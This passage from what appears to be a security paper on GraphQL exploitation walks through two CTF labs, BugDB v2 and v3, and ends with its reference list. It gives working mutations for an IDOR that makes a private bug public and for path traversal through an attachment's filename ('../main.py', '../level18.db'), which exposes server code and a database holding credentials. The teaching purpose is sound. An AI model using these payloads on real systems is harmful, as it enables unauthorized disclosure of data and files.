


Figure 31: IDs of users in BugDB v2

I copied the all the IDs mentioned in the response (encoded in Base64) and decoded them using <https://www.base64decode.org/> and got the following output:

Decode from Base64 format

Simply enter your data then push the decode button.

```
VXNlcnM6MQ==
VXNlcnM6Mg==
QnVnczox
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☒ Decode each line separately (useful for when you have multiple entries).

☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
Users:1
Users:2
Bugs:1
```

Figure 32: Decoding Base64 strings on www.base64decode.org

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

So the users are numbered as User:1, User:2 and bugs as Bug:1 etc but if you noticed one thing that the bug that we received in the response has attribute **private** set to **false** meaning that this bug is marked public so there is a chance that there are private bugs available on this endpoint, what if we can disclose them?

Now lets have a look at the Mutation's documentation to see what can we do in mutation.




Figure 33: Mutation Structure of BugDB v2

Ok so we can modify the a bug using this mutation on this endpoint of GraphQL but how can this be a security vulnerability? Here's the catch, as we can see that there could be private bugs on the server and if we somehow get their ID we can modify their status from private to public, hence disclosing private bugs, lets convert this theory into action.

We have already seen one bug, I gave it a guess shot that there would be one private bug whose ID will be 2 (After all hacking involves a lot of guess work) and tried to modify its status to public using the following mutation:

```
mutation{
```

```
    modifyBug(id:2, private:false) {  
      ok  
    }  
  }  
}
```




Figure 34: Mutating data on BugDB v2

This mutation returned the ok parameter which is a proof that a bug having ID:2 has been set from private to public. Lets see all bugs to check if now we can see the hidden bug or not using

```
query{  
  
  allBugs {  
    id  
    reporter {  
      id  
      username  
    }  
    reporterId  
    text  
    private  
  }  
}
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited




Figure 35: Response of BugDB v2 on GraphiQL

This CTF involved IDOR through which we disclosed private bugs.

8.3 BugDB v3

This CTF like the previous one too has some mutations in it so likely we have to play with mutations. It's always a good idea to give introspection query a try with GraphQL voyager which retrieved following result:




Figure 36: Schema of BugDB v3 on GraphQL Voyager

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

We can see something different in this graph i.e attachments. That being said lets explore the documentation to carve a query that returns all the data available on the endpoint

```
query{
  user{
    edges{
      node{
        id
        username
        bugs{
          edges{
            node{
              id
              private
              reporterId
              attachments{
                edges{
                  node{
                    id
                    bugId
                    filename
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

This query returns all the data as follows.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited




Figure 37: Querying data on BugDB v3

The attachments field is empty. Now let's move to the mutations section to see what sort of mutations are allowed.




Figure 38: Mutation structure on BugDB v3

Apparently, we can attach files to the server and modify attached files. Alright, Lets try attaching a file using

```
mutation{
```

```
    attachFile(bugId:1, contents:"text"){
      ok
    }
  }
}
```



Figure 39: Mutating data on BugDB v3

Let's look at the file attached using the same query:

```
query{
  user{
    edges{
      node{
        id
        username
        bugs{
          edges{
            node{
              id
              private
              reporterId
              attachments{
                edges{
                  node{
                    id
                    bugId
                    filename
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited




Figure 40: Attachments field showing some data

Now there's something in the attachments field, some random strings representing the file we have added. The files being uploaded to the server are available at **/attachments** endpoint followed by the ID of the attachment i.e <http://35.227.24.107/170c56e23c/attachments/1>

It shows the contents of the file

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

file

Figure 41: Endpoint showing the content of file

If we can change the name of the file we have added we can read some other files on the server as well. In this case, these are python files. We'll change the file name of our present file to **../main.py** using following mutation **[31]**

```
mutation{
  modifyAttachment(id:1, filename:"../main.py"){
    ok
  }
}
```



Figure 42: Mutating data to fetch other files on server

Why we did this is because the server just shows us the contents of the file whose name is mentioned so if we exploit this weakness we can potentially read any file on the server.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

Try reading the file again by hitting the URL:
<http://35.227.24.107/170c56e23c/attachments/1>

```
from flask import Flask, abort, redirect, request, Response from flask_graphql import GraphQLView from model import db_session, Attachment from schema import schema app = Flask(__name__) @app.route('/') def main(): return 'GraphQL' @app.route('/attachments/') @app.route('/attachments/') def attachment(id): attachment = Attachment.query.filter_by(id=id).first() return file('attachments/%s' % attachment.filename, 'r').read() app.add_url_rule('/graphql', view_func=GraphQLView.as_view('graphql', schema=schema, graphql=True, context=('session': db_session))) if __name__ == '__main__': app.run(host='0.0.0.0', port=80)
```

Figure 43: Main.py file python code

Woah, we can see some Python code.

By reading the code carefully we can verify our hypothesis

```
def attachment(id):
    attachment =
    Attachment.query.filter_by(id=id).first()
    return file('attachments/%s' %
    attachment.filename, 'r').read()
```

The server is actually returning every file whose name is mentioned in the attachment. By further reading the code we can see some db contexts as well so why not try fetching the **models.py** file, its the file that contains the DB information in Python Flask.

We will use the same method of changing the file name using mutation.

```
mutation{
  modifyAttachment(id:1, filename:"../model.py")
{
  ok
}
}
```

and hit the URL to read the file contents

```
from sqlalchemy import create_engine from sqlalchemy.ext.declarative import declarative_base from sqlalchemy.orm import relationship, scoped_session, sessionmaker from sqlalchemy import Column, DateTime, ForeignKey, Boolean, Integer, Text, func, String engine = create_engine('sqlite://level18.db', convert_unicode=True) db_session = scoped_session(sessionmaker(autocommit=False, autoflush=False, bind=engine)) Base = declarative_base() Base.query = db_session.query_property() class User(Base): __tablename__ = 'users' id = Column(Integer, primary_key=True) username = Column(String(255)) password = Column(String(255)) bugs = relationship('Bug', primaryjoin='Bug.reporter_id==User.id') class Bug(Base): __tablename__ = 'bugs' id = Column(Integer, primary_key=True) reporter_id = Column(Integer, ForeignKey('users.id')) reporter = relationship('User', primaryjoin='reporter_id == User.id') text = Column(Text(65536)) private = Column(Boolean()) attachments = relationship('Attachment', primaryjoin='Attachment.bug_id==Bug.id') class Attachment(Base): __tablename__ = 'attachments' id = Column(Integer, primary_key=True) bug_id = Column(Integer, ForeignKey('bugs.id')) bug = relationship('Bug', primaryjoin='bug_id == Bug.id') filename = Column(String(255))
```

Figure 44: Models.py python code

In the beginning of the code we can see a database

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

```
engine = create_engine('sqlite:///level18.db',
                        convert_unicode=True)
```

Again, to read this db's content we will go through the same procedure of using mutation and then hitting the URL.

```
mutation{
  modifyAttachment(id:1,
filename:"../level18.db"){
    ok
  }
}
```

```
SQLite format 3 @ B
CREATE TABLE attachments(attachments CREATE TABLE attachments ( id INTEGER NOT NULL, bug_id INTEGER, filename VARCHAR(255), PRIMARY KEY (id), FOREIGN KEY(bug_id) REFERENCES bugs (id))
CREATE TABLE bugs(bugs CREATE TABLE bugs ( id INTEGER NOT NULL, reporter_id INTEGER, text TEXT(65536), private BOOLEAN, PRIMARY KEY (id), FOREIGN KEY(reporter_id) REFERENCES users (id), CHECK (private IN (0, 1)))
CREATE TABLE users(users CREATE TABLE users ( id INTEGER NOT NULL, username VARCHAR(255), password VARCHAR(255), PRIMARY KEY (id))
victim2086ec2b5e4dcb043b9666f22b481a284bc96a606351f62029adaa5aba5adminpassword
^FLA?201512694da565dcf01f43c4371f8b9682d173804fd3e212742eed028E3?FLA?G 9Tis this an example bug
level18 db
```

Figure 45: Flag of BugDB v3

Here is our flag.

Thus, here I demonstrated three different vulnerable GraphQL endpoints and exploited them showcasing all the steps I have mentioned that needs to be followed in order to hack GraphQL.

9. References:

- [1]“What is an API?” <https://www.redhat.com/en/topics/api/what-are-application-programming-interfaces> (accessed Nov. 22, 2020).
- [2]M. Chen, A. K. Annadata, and L. Chan, “Adaptive communication application programming interface,” US7581230B2, Aug. 25, 2009.
- [3]“Types of APIs (and what’s the Difference?) [2020] | RapidAPI,” The Last Call - RapidAPI Blog, Mar. 07, 2019. <https://rapidapi.com/blog/types-of-apis/> (accessed Nov. 22, 2020).
- [4]M.Z.Gashti, “INVESTIGATING SOAP AND XML TECHNOLOGIES IN WEB SERVICE,” *International Journal on Soft Computing (IJSC)*, vol. 3, Nov. 2012.
- [5]P. Merrick, S. Allen, and J. Lapp, “XML remote procedure call (XML-RPC),” US7028312B1, Apr. 11, 2006.
- [6]M. Masse, *REST API Design Rulebook: Designing Consistent RESTful Web Service Interfaces*. O’Reilly Media, Inc., 2011.
- [7]“Graphene-Python.” <https://docs.graphene-python.org/en/latest/> (accessed Nov. 22, 2020).
- [8]“GraphQL | A query language for your API.” <https://graphql.org/> (accessed Nov. 22, 2020).
- [9]“GraphQL introspection and introspection queries,” GraphQL Mastery. <https://graphqlmastery.com/blog/graphql-introspection-and-introspection-queries> (accessed Nov. 22, 2020).
- [10]“GraphQL - Resolver - Tutorialspoint.” https://www.tutorialspoint.com/graphql/graphql_resolver.htm (accessed Nov. 22, 2020).

[11]“How to GraphQL - The Fullstack Tutorial for GraphQL.” <https://www.howtographql.com/> (accessed Nov. 22, 2020).

[12]“Rest vs GraphQL: Comparison, Advantages, and Disadvantages,” Jelvix. <https://jelvix.com/blog/graphql-vs-rest> (accessed Nov. 22, 2020).

[13]“Middlewares | GraphQL Modules.” <https://graphql-modules.com/docs/advanced/middlewares> (accessed Nov. 22, 2020).

[14]“OWASP API Security - Top 10 | OWASP.” <https://owasp.org/www-project-api-security/> (accessed Nov. 22, 2020).

[15]B. by S. | M. F. A. 2020-bugreader com/mo | uplody.com, “Change the username for any Facebook Page,” Bugreader. <https://bugreader.com/marcos@change-the-username-for-any-facebook-page-219> (accessed Nov. 22, 2020).

[16]“GraphQL | A query language for your API.” <https://graphql.org/> (accessed Nov. 22, 2020).

[17] “righettod/poc-graphql: Research on GraphQL from an AppSec point of view.” <https://github.com/righettod/poc-graphql/#exposure-of-private-data> (accessed Dec. 16, 2020).

[18] Clarke, Justin. 2009. “Exploiting SQL Injection.” SQL Injection Attacks and Defense. <https://doi.org/10.1016/b978-1-59749-424-3.00004-9>.

[19] “Cross Site Scripting Attacks.” 2007. <https://doi.org/10.1016/b978-1-59749-154-9.x5000-8>.

[20] N. Borisov, G. Danezis, P. Mittal, and P. Tabriz, “Denial of service or denial of security?,” in *Proceedings of the 14th ACM conference on Computer and communications security*, New York, NY, USA, Oct. 2007, pp. 92–102, doi: 10.1145/1315245.1315258.

[21]“danielmiessler/SecLists,” GitHub.

<https://github.com/danielmiessler/SecLists> (accessed Apr. 13, 2021).

[22]N. Stupin, nikitastupin/clairvoyance. 2021.

[23]Swissky, swisskyrepo/GraphQLmap. 2021.

[24]“Looting GraphQL Endpoints for Fun and Profit | Raz0r.name,” Jun. 08, 2017. <https://raz0r.name/articles/looting-graphql-endpoints-for-fun-and-profit/> (accessed Apr. 13, 2021).

[25]solo, “Graph Data and GraphQL API Development—Leap Graph,” Graph Data and GraphQL API Development—Leap Graph. <https://leapgraph.com/graphql-api-security> (accessed Apr. 13, 2021).

[26]“Batching Client GraphQL Queries - Apollo Blog.” <https://www.apollographql.com/blog/batching-client-graphql-queries-a685f5bcd41b/> (accessed Apr. 13, 2021).

[27]“GraphQL Voyager.” <https://apis.guru/graphql-voyager/> (accessed Apr. 13, 2021).

[28]“GitHub - doyensec/inql: InQL - A Burp Extension for GraphQL Security Testing.” <https://github.com/doyensec/inql> (accessed Apr. 13, 2021).

[29]“HackerOne.” https://hackerone.com/hacker_dashboard/overview (accessed Apr. 13, 2021).

[30]D. Farhi, dolevf/Damn-Vulnerable-GraphQL-Application. 2021.

[31]“GraphQL abuse: Bypass account level permissions through parameter smuggling,” Detectify Labs, Mar. 14, 2018.

<https://labs.detectify.com/2018/03/14/graphql-abuse/> (accessed Apr. 13, 2021).